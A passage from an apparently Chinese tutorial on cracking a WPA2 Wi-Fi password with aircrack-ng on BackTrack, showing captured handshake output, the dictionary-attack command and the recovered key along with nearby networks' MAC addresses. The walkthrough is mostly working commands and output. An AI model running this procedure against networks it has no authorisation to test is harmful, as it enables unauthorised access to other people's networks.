
```
 CH  4 ][ Elapsed: 9 mins ][ 2011-08-04 23:11 ][ WPA handshake: E0:05:C5:DD:70:A2

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 E0:05:C5:DD:70:A2  -54      484       85    0   3  54e. WPA2 CCMP   PSK  TP-LINK_DD70A2
 00:08:D2:3A:06:FD  -59      305        0    0   1  54 . OPN              CMCC
 00:08:D2:3A:80:AD  -61      347        0    0   1  54 . OPN              CMCC
 00:27:19:7B:F1:1E  -69      247        0    0   6  54 . WPA2 CCMP   PSK  TP-LINK_7BF11E
 00:1E:40:DD:1C:A2  -75       75        0    0   1  54   WPA  TKIP   PSK  ChinaNet-yYhV
 D0:15:4A:A6:94:12  -76       19        0    0   1  54e  WPA2 CCMP   PSK  iTV-fwMA
 52:1A:A9:8C:BC:9F  -76       70        0    0  11  54   WPA2 CCMP   PSK  iTV-ChinaNet-wcQ4
 00:08:D2:3A:08:99  -77       42        0    0   1  54 . OPN              CMCC
 00:1A:A9:8C:BC:9E  -76       66        0    0  11  54   WPA2 CCMP   PSK  ChinaNet-wcQ4
 00:15:EB:64:0E:D1  -75       26        0    0   1  54   OPN              ChinaNet
 00:08:D2:3A:85:99  -76       14        0    0   1  54 . OPN              CMCC
 00:25:5E:1F:12:34  -76       15        0    0   1  54   WPA  TKIP   PSK  ChinaNet-q5z6
 00:1E:10:91:8D:88  -76       33        0    0   9  54 . WPA  TKIP   PSK  ChinaNet-cslc

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   00:1F:3C:5F:36:15  -67    0 - 1      0      240  TP-LINK_DD70A2
 (not associated)   00:08:D2:3A:06:FD  -59    0 - 1      0        5  CMCC
 (not associated)   00:08:D2:3A:85:99  -76    0 - 1      0        1  CMCC
 E0:05:C5:DD:70:A2  00:26:5E:EA:66:3F  -11   54e-48e    11       43  ChinaNet
 E0:05:C5:DD:70:A2  1C:65:9D:91:70:10  -30   54e-54e     0      960  TP-LINK_DD70A2
```

抓到 WPA handshake



```
root@bt:~# aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst akast*
.cap
Opening akast-05.cap
Opening akast-06.cap
Read 3093 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1E:40:DD:1C:A2  ChinaNet-yYhV             No data - WEP or WPA
   2  00:08:D2:3A:80:AD  CMCC                      None (0.0.0.0)
   3  00:1E:40:C7:1C:18  ChinaNet-gsWp             No data - WEP or WPA
   4  00:15:EB:64:0E:D1  ChinaNet                  None (0.0.0.0)
   5  D0:15:4A:A6:94:12  iTV-fwMA                  No data - WEP or WPA
   6  E0:05:C5:DD:70:A2  TP-LINK_DD70A2            WPA (1 handshake)
   7  00:08:D2:3A:06:FD  CMCC                      None (0.0.0.0)
   8  00:08:D2:3A:08:99  CMCC                      None (0.0.0.0)
   9  00:08:D2:3A:85:99  CMCC                      None (0.0.0.0)
  10  00:27:19:7B:F1:1E  TP-LINK_7BF11E            No data - WEP or WPA
  11  D0:15:4A:A6:94:11  ChinaNet-fwMA             No data - WEP or WPA
  12  00:25:5E:1F:12:34  ChinaNet-q5z6             No data - WEP or WPA
  13  00:15:EB:64:0E:8B  ChinaNet                  None (0.0.0.0)
  14  00:1A:A9:8C:BC:9E  ChinaNet-wcQ4             No data - WEP or WPA
  15  52:1A:A9:8C:BC:9F  iTV-ChinaNet-wcQ4         No data - WEP or WPA
  16  00:1E:10:91:8D:88  ChinaNet-cslc             No data - WEP or WPA
  17  00:15:EB:64:0F:36                            Unknown
  18  00:21:27:63:41:CE  TP-LINK                   No data - WEP or WPA

Index number of target network ? 6
```

选择要破解的网络，就是有 handshake 的网络，使用密码字典破解，这里使用的是 backtrack 自带的密码字典。



```
                           Aircrack-ng 1.1 r1899


                   [00:00:00] 32 keys tested (247.80 k/s)


                           KEY FOUND! [ 74123698 ]


      Master Key     : B3 D3 BE EE A9 92 23 90 FA B8 CC DC 2F 25 16 0F
                       9A FB ED 5C D9 97 CA F3 00 74 9B 77 B5 C0 B2 55

      Transient Key  : A2 BE 74 78 AE 42 EF 96 28 E4 60 B9 D5 EB 53 91
                       49 CA A9 B6 DF BD 3F A6 E8 85 86 13 85 1B 63 37
                       32 DC E2 3F 58 CD BF 7B A1 38 EA 34 DE 49 68 C5
                       AB 86 48 C5 A4 AD F0 74 52 08 A4 D8 B4 73 0D 9E

      EAPOL HMAC     : 2C 03 94 35 FB 00 F9 F8 97 0E EB 66 BF 48 DC 78
root@bt:~#
```

成功破解出密码